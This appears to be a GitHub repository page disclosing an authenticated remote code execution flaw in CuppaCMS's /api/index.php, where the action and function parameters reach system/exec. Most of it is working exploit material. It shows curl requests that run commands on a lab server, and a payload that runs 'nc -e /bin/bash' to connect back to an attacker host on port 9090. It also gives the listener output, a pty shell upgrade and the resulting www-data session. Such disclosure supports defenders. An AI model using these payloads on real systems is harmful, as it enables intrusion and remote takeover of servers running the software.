badru8612 / **Authenticated-RCE-CuppaCMS** Public

0 stars 0 forks

Star ▾ Notifications

Code Issues Pull requests Actions Projects Security Insights

main ▾ Go to file


badru8612 Update README.md ... on Jan 25 14

View code

README.md


Authenticated-RCE-CuppaCMS

CuppaCMS is vulnerable to Authenticated Remote Code Execution.
An authenticated user can control both parameters (action and function) from "/api/index.php".
The vulnerability can be exploited using POST method.
Except action and function parameter we can add any parameter because its checking only parameter value not parameter name.



```
┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.10.115/cuppa/api/index.php -H "key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS" -d "action=system&function=exec&anything=id"
"uid=33(www-data) gid=33(www-data) groups=33(www-data)"

┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.10.115/cuppa/api/index.php -H "key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS" -d "action=system&function=exec&anything=which+nc"
"\/usr\/bin\/nc"
```



```
┌──(root💀kali)-[~]
└─# curl -X POST http://192.168.10.115/cuppa/api/index.php -H "key: gbmZ48tzyLfx8PqapQB3el8nGFPqQldS" -d "action=system&function=exec&anything=nc%20-e%20/bin/bash%20192.168.10.108%209090"
▯

┌──(root💀kali)-[~]
└─# nc -nlvp 9090
listening on [any] 9090 ...
connect to [192.168.10.108] from (UNKNOWN) [192.168.10.115] 50816
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@debian10:/var/www/html/cuppa/api$ whoami;id;hostname
whoami;id;hostname
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
debian10
www-data@debian10:/var/www/html/cuppa/api$ █
```

Issue submitted: CuppaCMS/CuppaCMS#22

Releases

No releases published

Packages

No packages published

Languages

● **Python** 100.0%